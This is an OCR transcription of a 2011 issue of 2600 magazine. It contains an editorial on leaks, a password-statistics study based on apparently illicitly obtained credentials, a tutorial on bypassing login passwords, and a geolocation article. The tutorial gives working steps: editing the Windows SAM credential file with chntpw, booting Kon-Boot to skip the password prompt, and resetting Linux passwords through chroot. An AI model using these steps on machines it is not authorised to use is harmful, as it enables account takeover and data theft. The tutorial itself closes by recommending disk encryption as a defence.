
Volume Twenty-Eight, Number One!
Spring 2011, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



APPROVED BY THE COMICS CODE AUTHORITY

7 25274 83158 6 11>

European Payphones

Spain. Found in the winding streets of the ancient city of Granada in the southern part of the country. Takes both coins and cards.

Italy. Seen in the small town of Riomaggiore, in the Cinque Terre region of the north. While this model doesn't take coins, there are others like it that do.

Photos by Howard Feldman

Belgium. A study of two standard payphones with very different upbringings in the city of Brussels. With this kind of cultural clash going on, is it any wonder the country is being torn asunder?

Photos by Sean K.

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

kaleidoscope

A WORLD SPINNING	4
PASSWORD (IN)SECURITY?	6
PASSWORD BYPASSING AND CLEARING	8
HOW GOOD IS GEOLOCATION?	10
TELECOM INFORMER	13
WHY I LIKE E-BOOKS	15
WHAT IS A HACKER?	16
WHO IS ANONYMOUS OR HOW TO TROLL THE MEDIA FOR FUN AND PROFIT	17
HOW TO ACCEPT PAYMENTS ANONYMOUSLY - A DIGITAL CURRENCY GUIDE	18
HOW TO FIND OUT WHAT THE GOVERNMENT KNOWS ABOUT YOU	20
BYPASSING JAVASCRIPT TIMERS OR HOW I LEARNED TO STOP WAITING AND LOVE THE VARIABLE	22
REMOTE LOGIN MADE EASY	23
TWO PARTY COVERT COMMUNICATION OVER MSN MESSENGER SYSTEM USING EMOTICONS	24
VIRTUAL ANTI-FORENSICS	25
HACKER PERSPECTIVE	26
SECRETS OF THE SPIDER	29
THE LESSONS LEARNED ON A TRAINING SITE	32
WRITING BOTS FOR MODERN WEBSITES	33
LETTERS	34
WHERE HAVE ALL OUR SECRETS GONE?	47
LDAP DIRECTORY SERVERS: TMI!	49
COMPUTERS: WITH AND WITHOUT	50
AUTOMATIC USAGE OF FREE WI-FI	51
TRANSMISSIONS	52
CODING BOTS AND HACKING WORDPRESS	54
ABUSING THE CLOUD	60
HACKER HAPPENINGS	61
MARKETPLACE	62
MEETINGS	66

NEW HAMSTERDAM

You would have had to have been in a coma or a deep state of denial to not be aware of the massive changes that have been taking place this year in various parts of the world. Regimes have toppled and people everywhere have become empowered to speak their minds and express their dissatisfaction. Few among us would see this as a bad thing. Yet it is but one of the offshoots of last year's controversy of leaked cables and intelligence, viewed by many then as treasonous and worthy of the harshest possible penalty.

Was WikiLeaks the sole cause of all of this global mayhem? Certainly not. The entire region has been a tinderbox for ages, and citizens learning the truth about their government was but one spark that helped to ignite the flame. WikiLeaks, in their actions, disseminated a good amount of this type of truth to people in countries everywhere. The ingredients for a tumultuous reaction were already in existence, albeit dormant from so many years of inattention. All it took was a little official confirmation. A June 2008 cable from the United States embassy in Tunis outlined the extensive corruption within the Tunisian government. The cable was released to the world in early December. Massive antigovernment demonstrations soon followed, leading to the toppling of the regime in January. The winds of change continued to blow throughout the region, overthrowing the 30-year reign of Hosni Mubarak in Egypt despite stubborn resistance from a leader who couldn't seem to grasp what was happening to his controlled environment. Then it was Libya's turn, where all hell broke loose. All told, no less than a dozen countries were affected by the unrest, many making key changes in leadership and policy in reaction to the growing anger. The rest of the world watched, waited, and reacted.

There were relatively few parts of the planet where these momentous events were not seen as a good thing overall. Finally, people had woken up and toppled oppressive dictatorships, hopefully instilling more free and open societies. The volatile reaction started with the revelation of that one little bit of honesty. No doubt its release would have been branded as an unacceptable risk to national security by the powers that be, just as virtually every leak last year was. The truth can certainly hurt. But the truth also has a way of setting people free. It's all about accountability, after all. When the lies are exposed - and they most always are exposed - will the leaders and regimes have enough public support to weather the storm? Or will these revelations be the straw that broke the camel's back? Whichever it turns out to be, blaming the messenger - or giving him all of the credit - is ignoring the plainly visible reality. We're familiar with this problem.

The hacker world has long been all about exposing the truth in its various flavors. We're told to accept insecure systems, to not touch things we're told not to touch, to keep our knowledge and discoveries confined, and, above all, to just play the game and keep our mouths shut. Clearly, that doesn't work for most of us. If something is broken or if security is nonexistent or insufficient, we tell the world. Learning is all about touching things that are off-limits, something many of us do for the first time as toddlers. There is no fun or joy in any of it if we can't share our discoveries and observations with everyone who will listen.

And, as for playing the game, a lot of hackers simply prefer to make their *own* games. This is the culture we have formed.

Those who don't get it, those who fear the unknown, those who find themselves in power over systems that may not be nearly as robust as previously thought... they are the ones leading the charge to clamp down hard on anyone who would dare to step outside the norm. In far too many cases, they are the ones taken seriously in the mainstream. Hackers are viewed as the true threat to our way of life, rather than the poor programming and lack of concern for security and privacy that dominate. In an incredible example of this shortsightedness, Secretary of State Hillary Clinton, in addressing the momentous events in the world previously alluded to, managed to castigate hackers in the same breath as those who cut off Internet access and even torture opponents of oppressive regimes. It's clearly all just wordplay and a desperate attempt to have one's cake and eat it too. After all, if you view hackers as a positive force in getting the truth out in one situation, how can you turn around and call them a threat back home? If leaks about corruption lead to a positive change in a distant land, how can we be so quick to assume such revelations will only cause harm within our own borders? Somehow, those who wish to stay in control no matter what must figure out a way to profit from the reactions while condemning the actions that provoked them. It's a tricky game, to say the least.

As always, we face the danger of falling into the traps that are set. We're all quite familiar with the inaccurate definitions of hackers that the mass media helps to spread. We must continue to do everything possible to correct this perception and reach people on our own terms. Lately (and as seen in the Clinton comments), the attempt to tie hacking with the cutting off of Internet access has gained steam. It's relatively easy to disrupt the Internet connection of an organization like WikiLeaks or even a large corporation like MasterCard. And there is no shortage of people willing to say they did this in the name of hackers, even though it doesn't take much in the way of skill to do such a thing. Unlike legitimate forms of social protest, such as sit-ins and civil disobedience, there is no act of courage in anonymously running a script and disrupting communications somewhere. It's simply an act of sabotage, and, in fairness, there are many who would argue that such acts are appropriate at times. Regardless, it isn't hacking, and it's not an attempt to open dialog or get the truth out. It's the kind of tactic we should actually be fighting, where the goal is to silence people or viewpoints. After all, one doesn't counter "bad" speech by banning it, but rather by spreading more "good" speech. If the truth is indeed on our side, then getting our words out along with as many facts as we can find ought to be sufficient. And if it isn't, then we need to try harder. But we should never become what we have been labeled as by those who fear our actions. That's a trap that's extremely difficult to escape from.

We're living in a very different world today, one that even hackers and technological experts are probably quite surprised by. Revolutions being organized via Twitter and Facebook, crucial footage making its way to the rest of the world through YouTube, cell phones being as vital a tool as megaphones in reaching the masses... the technology especially snuck up on the people who supposedly were in control. Their reactions, though, were predictable and not at all unlike those of anyone who finds their little fiefdoms being challenged, whether it's an entire country, a classroom, or an office. Frequently, access to technology was either cut, restricted, or clumsily hijacked. But all that was accomplished was that more fuel was added to the fire. When someone's reaction to a conflict is to cut off communications or attempt to drown it out, they have clearly run out of things to say and have already lost the argument. We are so far quite lucky that it's individuals who have the upper hand when it comes to using technological tools and getting around the restrictions. At some point, governments are going to learn to do a far better job at controlling technology, and we must learn to recognize the warning signs. Every restriction we agree to, every extra bit of power and control we give away... it can all be turned into a weapon against free speech at some point. And like any weapon, it's not likely to go away once it's put into place.

The world is a better place with more potential for positive change and the ability for justice to be served, precisely because of those with the courage to help get the truth out. For every bit of information whose revelation causes mayhem in one circle, there is another place where it's a potentially vital part of justice. The one fact we should all be able to agree upon is that the information that's out there is now reality. We should honestly try to deal with that.

by Sheep Slapper

Recently I've heard a lot of talk, both on the Internet and around the water cooler, regarding password security and how bad it is. Not to say that using a username and password is a bad method of securing resources, but most folks are claiming that users are choosing poor passwords. This got me thinking; how bad are passwords out there in the wild, *really?* Is there actually a pandemic of stupidity among users that needs to be addressed?

Criteria

Before we jump into making value-based judgments about passwords, we better lay down some ground rules about what makes a password good, and what makes it worthless. You may agree or disagree with these criteria, but the things that come to my mind right away are, a password of sufficient length, containing mixed upper and lower case, and containing special characters. On the other hand, things that make a password bad include using dictionary words, dates, or a password that is the same as the username or a slight variant.

Methods

So we're on this journey to find out how bad passwords actually are in the wild, and we have laid down specific rules about what makes a password good or bad, so now let's talk about the data set I use and the methods by which I gather information. The data set is relatively large and contains credentials from multiple websites, none of which have much, if any, user-overlap (meaning each site caters to a different crowd; the credentials aren't all from, say, music sites). That's one of the biggest things going for this experiment, in my opinion. A while back there was a data set leaked containing millions of passwords about users from a single site, and a lot of conclusions about password (in) security were made. If my undergrad statistics course taught me anything, it's that the results are only as good as the data, so it was very important that I ensure my data set be as diverse as possible.

Also, as a quick note, I won't say how I got my hands on all this beautiful data, but please feel free to use your imaginations....

The tools I use to analyze the data are home-grown Windows apps written in C#, and are largely used for CSV manipulation and basic statistical analysis. The process to get all the data together was an arduous one, and required spending a *lot* of time parsing different data formats and pulling only the information I wanted from the records (username and password). In the end, though, I was left with a *huge* .csv file ready for tearing apart and inspecting. And what a wealth of information it turned out to be!

Results

For the most part, the results are about what I was expecting, though there were a few strange statistics that made me think a bit. The first thing I looked at was the distribution of password lengths. While it's the simplest statistic, it's probably one of the most important factors in determining if a password is good or bad since passwords that aren't long enough have the potential to be brute-forced in a trivial amount of time.

Passwords By Length

```
1-3:    0.14%
4:      3.35%
5:      5.09%
6:      26.27%
7:      18.93%
8:      25.28%
```

```
9:      10.36%
10:     6.16%
11:     2.18%
12+:    2.24%
```

This is about how I expected the passwords to be distributed, actually. One thing I do wonder is if password rules on some of the sites this data is from is skewing the results a bit, or if users are picking passwords that are six to eight characters on their own. While a password that is only six characters long won't stand up very long to a brute force attack, eight characters will do pretty well.

The next thing I looked at was how many passwords were using dictionary words. I used a standard English dictionary, but stripped of any word that was under four characters long to get a better idea of what actually *is* a match and what was just coincidence. In addition to checking for exact dictionary matches, I also checked passwords that contained dictionary words and a modifier of at most two characters. So the password "bicycle54" would count as a partial dictionary match, but "1$bicycle54" would not count. So, how did these passwords stand up to the mighty dictionary?

Exact Dictionary Matches

```
Total exact matches: 13.74%
        5 letter words: 13.52%
        6 letter words: 43.87%
        7 letter words: 24.40%
        8 letter words: 18.21%
```

This statistic is surprisingly higher than I thought it would be. Regardless of length, using a word found in a dictionary is a huge password faux pas, so to see more than one eight of passwords fall into that category was surprising.

Top 5 Dictionary Matches

```
1) password:   2.15%
2) sunshine:   0.88%
3) princess:   0.71%
4) shadow:     0.66%
5) welcome:    0.58%
```

I can't believe that out of all the words in the dictionary, "password" is the most used for passwords *still* to this day. Actually, considering some of my users, it's not surprising in the least. One thing worth noting is that there is a great diffusion of passwords all across the dictionary, with "password" being the only word that accounted for more than one percent of the entries. On a similar note, passwords containing close matches to dictionary words met my expectations.

Close Dictionary Matches (+- 2 characters)

```
Total close matches: 12.53%
 6 letter passwords: 22.56%
 7 letter passwords: 30.92%
 8 letter passwords: 27.71%
 9 letter passwords: 14.54%
10 letter passwords:  4.27%
```

This isn't surprising in the least. I know many non-technical people that will take a word, slap a few numbers at the end, and use it for their password. What really blows me away is that when you combine these last two statistics, 26.27 percent of passwords are represented. I saw dictionaries out there that covered *many* more words than mine had, so this number can only get larger. That means that one quarter of the time, you can crack someone's password using a simple dictionary attack that only requires a couple of million attempts. This is by no means fast, but it pales in comparison to a password that doesn't contain a dictionary word/variant.

Another common thing I saw while I was parsing all these files into a common format were dates. This got me wondering how many people actually used a date as their password. It turns out that only 6.21 percent of these passwords were dates or years. This is by no means a huge amount, but the space that you'd have to search for past dates is just over 700,000, which again is a small space when compared to passwords using more characters.

The last statistic, and the one that makes good passwords great, is a mix of characters. If a password contains a broader range of characters (letters, numbers, special characters) then the search space grows significantly. So, do people make good use of this?

Character Usage

```
Special characters:   47.53%
Numbers:              48.89%
Mixed case:            8.66%
```

The "Mixed Case" statistic caught my eye because it was much lower than I expected. I went back and started tracing statements in my code to see if I was doing something wrong. It turns out the number is correct and there are a few things that can account for it. Users might be creating passwords that are mixed case, but the places storing this information may not be storing them in mixed-case format. The practice of using mixed case automatically adds another 26 potential characters to the password, and should be utilized often.

The fact that nearly one half of users are using special characters is good, since it's another way to further expand the space a potential attacker has to search. The same goes for numbers. I suspect there is a lot of overlap in the "Special Character" and "Numbers" statistics, and even some with the mixed case number as well. People who follow good password practices will have at least one of each in their passwords.

Conclusion

There are many more statistics we can pull from this data, but I think I've covered all the big ones. So, how bad is the state of online password security these days? That'll still depend on who you ask, but I'd say it could be worse. The things to keep in mind here is that all these passwords are for online systems, which increases the time needed to brute force a password by many orders of magnitude. So, online password standards are less important than in other systems (don't get me wrong, using "password" as your password is just plain idiotic). But keep in mind that all the big hacks in the past few months that have compromised high profile accounts (like Sarah Palin's email, for example) involve insecurities elsewhere in the system, not poor passwords.


Considering this, how can people make their passwords more secure? Well, a good start is to use passwords that are of sufficient length (I'd say nothing under eight characters long) and use at least one number, special character, and upper/lower case character in the password. Nothing adds time to a brute force job faster than expanding the set of characters the password can contain! None of what I just said is new or exciting, but users are still showing either a lack of knowledge or complete disregard for basic password policy.

Developers are going to take the brunt of the responsibility if things are to change. Since it's up to them to create the security policy, enforce these as standards and - even though they might have to drag their users kicking and screaming all the way - passwords in general will become better. Developers also need to be more aware of the security risks facing their systems, and have appropriate policies in place for dealing with passwords (be it password recovery, too many bad password attempts, etc.) in a better way. And I'm not trying to pass the blame or anything. I'm a code monkey myself, and as painful as it is to admit, the burden falls mostly to us.

Final Thoughts

If anyone has any input regarding the article, drop me an email at `sheep.slapper@gmail.com`. I'd love to talk more about it. And the information in the article can only be as good as the data behind it, so if some of you folks out there happen to send me more information to work with, we'll have an even better idea about the state of password affairs online.

Thanks to all the folks that make 2600 happen, you guys/gals rock! And a very special "big ups" to C.M.F. and colonelxc!



by Metalx1000
http://FilmsByKris.com

It doesn't take much to sit down at a computer and bypass pretty much any security that may be set up for the local accounts. There are a variety of Linux distros available, on the Internet, in LiveCD format. You can pop one of these CD into pretty much any computer and have full control.

All modern distributions of Linux have the ability to read and write to a large list of file systems including NTFS. Linux also gives you more control over the files on the system since it gives you access to folders on a Windows machine that you wouldn't have access to even as administrator of the Windows OS.

The problem arises when you may need more than just files access on the computer. What if you have to make changes to the registry, or run an application that is installed on the computer already? It's times like these that we may need to bypass the logging screen on an OS.

Getting someone's password can be a difficult thing to accomplish. There are programs out there, such as Ophcrack, that will try and crack a user's password. It does this by running a dictionary attack on the file where passwords are stored. In the Windows OS, this would be the SAM file. The SAM file can be found under c:\windows\system32\config\SAM.

The main problem with programs like Ophcrack is the same problem you have when trying to perform any dictionary attack. If the password you're trying to crack isn't in the dictionary

list you have, you won't ever crack it.

As an alternative, you can change or clear a user's password. I used to use a bootable CD called ERD Commander by Winternals. ERD Commander is like a Windows version of a Linux LiveCD. It would boot and ask where Windows was installed and then I could edit the registry or use a program called Locksmith that allows you to change a user's password. ERD Commander had a few other features too, but these were the only ones I really ever used.

The thing that drove me crazy about ERD Commander was that it was, like Windows itself, very slow. You could wait five minutes for it to load sometimes. So, once chntpwd came along I stopped using ERD Commander. chntpwd is a Linux utility to reset a Windows user's password. It also has the ability to edit the registry on a Windows computer.

So you could use a Linux LiveCD once again to boot the machine. Most distros will have chntpwd installed or in the repositories. Just navigate to the folder where the SAM file is located and type `chntpw -l sam`. This will give you a list of all the Windows users for the system and some information about their accounts. Now you can type `chntpwd -u username sam` to edit a user's account (replace username with the user's name). From this point on you can just follow the onscreen instructions. You will have the options to blank their password, change their password, or upgrade their account. It is suggested that you blank their password rather than change it. Changing the password doesn't always work. But, if you blank their password you can always set a new password once you have logged into their account on the Windows side. When chntpwd asks if you would like to hive, choose yes. This will save your changes.

Upgrading or downgrading a user's account will give or take permissions from the user. chntpwd is a faster alternative to ERD Commander. It also gives you the ability to clear/blank the password on Vista systems whereas ERD commander does not work on Vista systems.

The big stumbling block with both of these options is that they change or clear a user's password. So, the next time that user tries to login, they won't be able to since their password has been changed. You won't be able to change their password back since you don't know their password (if you did, you would have no need for either of these programs).

We have another option in a very small bootable ISO image called Konboot. Konboot can be downloaded in a very small zip file. It's about 8.7KB zipped up. Once downloaded, unzip the ISO file and burn it to a CD using your favorite CD burning program. When you put this CD in a computer and boot from it, you will first see a boot screen that has a big logo that says, "kryptos Logic" with a scrolling banner below it. I sat at this screen for a while before I realized I had to press the "anykey". I pressed "Enter" and the system continued to boot. It will seem like the system is booting normally and you will end up at the login screen you are used to. There is one difference at this point: You don't need a password to login. Just choose a user and hit "Enter". You are now logged in as that user.

When you are done doing whatever it is that you need to do, just restart the computer without the CD in the drive. The system is back to normal with the original passwords. According to the Konboot website, Konboot has been tested on Windows XP, Vista, Windows 7, Windows Server 2003, and Windows 2008. It's also worth mentioning that there is a version on Konboot for Linux systems.

Other ways to get through the login screen on a Linux system is with chroot. Available either by default or through repositories, chroot allows you to change what the system sees as the root directory. Boot a LiveCD containing chroot and mount the hard drive partition that contains the Linux OS that you want access to. If the partition is mounted to /media/disk, then open a terminal screen and run `chroot /media/disk`. Now, anything you do in that terminal will act as though it is running on the system you have chrooted to.

At this point, you can use the passwd command to change a user's password much like we did with chntpwd for Windows. The command would be typed like this: `passwd username`. Replace username with the user's name that you could like to change. Type the new password and confirm it by typing it a second time. This will successfully change the password.

We've looked at a number of different ways we can bypass the local security on most systems. The question arises, "How do we protect ourselves from these types of attacks?" One way is to set a BIOS password. This is a good deterrent, but there are ways around that, too.

I believe that encrypting your hard drive is the best policy. This will stop all the attacks I have listed above. Although I'm not familiar with the process on a Windows install, some Linux operating systems such as Debian give you the option during the install process to encrypt the hard drive. This is a simple way to protect your data. Things such as cold boot attacks are still possible, but less common than the other attacks. Cold boot attacks also require the system to be on and logged in already to work.


If you do encrypt your hard drive, be sure to remember your password or you're screwed.

References

www.piotrbania.com/all/kon-boot/
en.wikipedia.org/wiki/Winternals
en.wikipedia.org/wiki/Chroot
en.wikipedia.org/wiki/livecd

Thanks to Canola for all your help.

How Good is Geolocation?



by Geo Spoof
geo.spoof@gmail.com

Geolocation is currently being used to target specific areas with local advertising. Also, geolocation is being used to restrict web site functionality based on geographic region. But how good is geolocation? According to Wikipedia:

"Geolocation is the identification of the real-world geographic location of an Internet-connected computer, mobile device, website visitor or other. IP address geolocation data can include information such as country, region, city, postal/zip code, latitude, longitude, and timezone."

Wikipedia also describes how geolocation works:

"Geolocation can be performed by associating a geographic location with the Internet Protocol (IP) address, MAC address, RFID, hardware embedded article/production number, embedded software number (such as UUID, Exif/IPTC/XMP or modern steganography), invoice, Wi-Fi connection location, or device GPS coordinates, or other, perhaps self-disclosed information. Geolocation usually works by automatically looking up an IP address on a WHOIS service and retrieving the registrant's physical address."

The availability of a MAC address for a geolocation service (geolocator) to use seems dubious and Wikipedia fails to mention the traceroute utility. Wi-Fi connection locations and GPS coordinates are likely being utilized by some geolocators, but at present, a key component of geolocation is the WHOIS service. Wikipedia has this to say about WHOIS:

"WHOIS (pronounced as the phrase who is) is a query/response protocol that is widely used for querying databases in order to determine the registrant or assignee of Internet resources, such as a domain name, an IP address block, or an autonomous system number. WHOIS lookups were traditionally performed with a command line interface application, and network administrators predominantly still use this method, but many simplified web-based tools exist. WHOIS services are typically communicated using the Transmission Control Protocol (TCP). Servers listen to requests on the well-known port number 43. The WHOIS system originated as a method for system administrators to obtain contact information for IP address assignments or domain name administrators."

It is important to note that geolocators do not rely on WHOIS information for a domain name. However, they can use information from WHOIS for an IP address assigned to a domain name.

The typical Internet home user will subscribe to Internet access from an Internet Service Provider (ISP). The ISP will assign, either statically or dynamically, an IP address to the subscriber. The home user has no control over the information contained in the WHOIS database for their IP address.

Let's see what can be discovered about a specific IP address without using geolocators. Consider the following static IP address assigned by Speakeasy for use in Arlington, VA:

```
66.92.163.234
```

First, the Linux whois command line tool will be used to query the WHOIS database:

```
# whois 66.92.163.234
Speakeasy, Inc. SPEAKEASY-5 (NET-66-92-0-0-1)
                                66.92.0.0 - 66.93.255.255
WDC BRIDGED CIRCUITS SPEK-WDC-BR-19 (NET-66-92-163-1-1)
                                66.92.163.1 - 66.92.163.255
# ARIN WHOIS database, last updated 2010-04-21 20:00
# Enter ? for additional hints on searching ARIN's WHOIS database.
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at https://www.arin.net/whois_tou.html
#
```

The WDC (Washington, DC) keyword seems to be a big clue. Now look at a traceroute from New York to 66.92.163.234 shown below:

```
Hop TCP UDP ICMP Real Time IP              Hostname                                AS    AS name
                 time  ms
2   1.7 1.5 1.4  1.4  +1.4 67.202.117.17    vl600.core1.nyc01.steadfast.net         32748 STEADFAST
3   1.6 2.2 2.1  1.6  +0.2 198.32.160.119   nyiix.ge-0-2-0.cr2.nyc1.speakeasy.net   13538 TELEHOUSE
4   7.8 7.8 7.9  7.8  +6.2 69.17.87.22      ge-2-0-0.cr2.wdc1.speakeasy.net         23504 SPEAKEASY
5   9.7 9.3 9.2  9.2  +1.4 69.17.83.46      220.ge-3-0.er1.wdc1.speakeasy.net       23504 SPEAKEASY
6   *   *   *          *           *
7   *   *   *          *           *
8   *   *   *          *           *
Destination unreachable
```

The traceroute was blocked and was unable to reach its final destination, but the hostnames in hops 4 and 5 indicate that the target IP is located in the WDC area. (The traceroute was performed with the WorldIP Firefox plugin.)

Now let's see what geolocators have to say about 66.92.163.234. These four free geolocators were easily found with Google and they all allow unlimited lookups:

```
http://www.geobytes.com/ipLocator.htm
http://ipinfodb.com/index.php
http://www.topwebhosts.org/tools/ip-locator.php
http://whatismyipaddress.com/
```

All four geolocators were requested to provide the location of 66.92.163.234 and here are the results:

```
geobytes                    Washington, DC
ipinfodb                    Silver Spring, MD
topwebhosts                 Ashburn, VA
whatismyipaddress           Rockville, MD
```

That is not exactly pinpoint accuracy for an IP address in Arlington, Virginia, but all locations are probably within 20 miles of Arlington. A commercial concern that targets specific regions with local advertising would think that geolocation works very well.

Now let's look at how well geolocation does with locating a web server. The location of the web server shown below will be attempted without the use of geolocators:

```
http://geospoof.org
```

Here is a fragment of the WHOIS record for geospoof.org:

```
# whois geospoof.org
[snip]
Tech ID:tultDEX6uQuRBJgV
Tech Name:Hollie Dewers
Tech Organization:Dogs R Us
Tech Street1:101 Bow Wow Way
Tech Street2:
Tech Street3:
Tech City:Pittsburgh
Tech State/Province:Pennsylvania
Tech Postal Code:15218
Tech Country:US
Tech Phone:+412.3718139
Tech Phone Ext.:
Tech FAX:
Tech FAX Ext.:
Tech Email:holliedewers@aol.com
Name Server:NS2.ZONEEDIT.COM
Name Server:NS4.ZONEEDIT.COM
#
```

This information in WHOIS for geospoof.org is bogus except for the name servers. Use one of those name servers and lookup geospoof.org several times:

```
# nslookup
> server NS2.ZONEEDIT.COM
Default server: NS2.ZONEEDIT.COM
Address:        69.72.158.226#53
> geospoof.org
Server:         NS2.ZONEEDIT.COM
Address:        69.72.158.226#53
Name:           geospoof.org
Address:        216.98.141.250
```

```
Name:    geospoof.org
Address: 69.72.142.98
> geospoof.org
Server:  NS2.ZONEEDIT.COM
Address: 69.72.158.226#53
Name:    geospoof.org
Address: 69.72.142.98
Name:    geospoof.org
Address: 216.98.141.250
>
```

Notice that geospoof.org resolves to two different IP addresses (216.98.141.250 and 69.72.142.98) and that the name server NS2.ZONEEDIT.COM does not always return the two addresses in the same order.

The 69.72.142.98 address appears to be in Clifton, NJ:

```
# whois 69.72.142.98
OrgName:    FortressITX
OrgID:      FORTR-5
Address:    100 Delawanna Ave
City:       Clifton
StateProv:  NJ
PostalCode: 07014
Country:    US
[snip]
```

And the 216.98.141.250 address seems to be in San Diego, CA:

```
# whois 216.98.141.250
OrgName:    CariNet, Inc.
OrgID:      CARIN-6
Address:    8929 COMPLEX DR
City:       SAN DIEGO
StateProv:  CA
PostalCode: 92123
Country:    US
[snip]
```

Not all geolocators will do lookups on domain names. Many will only do lookups on IP addresses. From the list of geolocators above, IPInfoDB will look up either a domain name or IP address:

`http://ipinfodb.com/index.php`

Do a lookup of geospoof.org on IPInfoDB and sometimes it will say that geospoof.org is in Clifton, NJ and other times it will say that geospoof.org is in San Diego, CA. So the geolocators are confused because geospoof.org is on two networks and the primary name server for geospoof.org alternates its answer between the two IP addresses.

The domain or zone management for geospoof.org is provided by zoneedit.com. They provide free services for up to five domains. More specifically, they provide the primary and secondary DNS name servers for geospoof.org. Their services also include web forwarding with a cloaking option. The cloaking option means that the real URL of the web server will not be displayed in the navigation bar.

Geolocators do not follow web forwards. At the time of the writing of this article, the web server for geospoof.org is in Seattle, Washington. The web page for geospoof.org can be easily moved around the world and geolocators cannot find it. Of course, any organization can hide the real location of a server with a private network that connects to the Internet in some distant location. Using geolocation to find the geographical location of a web server does not work very well.

However, in many cases finding the real location of a proxy web server is not necessary in order to bypass restrictions. For example, someone in New York might have a need to post an ad on Craigslist in Los Angeles and geolocation restrictions are preventing this from happening. The solution may be to find a proxy that geolocation says is in Los Angeles and not be concerned with where it really is located.

The ownership of domain `geospoof.org` *is currently in dispute. Please contact the author at* `geospoof@gmail.com` *if the domain does not seem to be related to the article. A correct domain will be provided.*

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! I'm winging my way across the Sea of Japan on my way back to Seattle. Construction of the new Beijing Central Office is nearly complete, and it's time for a trip to headquarters to discuss the details of our operation plan. There is still plenty of work to do in Beijing, and I will continue to be based there for some time.

Local number portability is part of our operation plan. We're building the new Central Office to be ready to implement it. Even though there is no local number portability available in China yet, we expect it to happen eventually. Unlike in the U.S., there aren't a bevy of options in China for your home phone; there is only fixed line service from China Telecom or China Unicom, depending on what part of the country you are in. If you move, your phone number will change, and you don't even have a choice of long distance provider (although there are dozens of dial-around services providing competitive long distance rates). You do have a choice between three mobile telephone providers (China Unicom, China Mobile, or China Telecom), but you're unable to take your number with you if you switch carriers. And there is certainly no concept of wireline to wireless portability. Skype is popular (but illegal in China), and VoIP services have not caught on the way they have in North America.

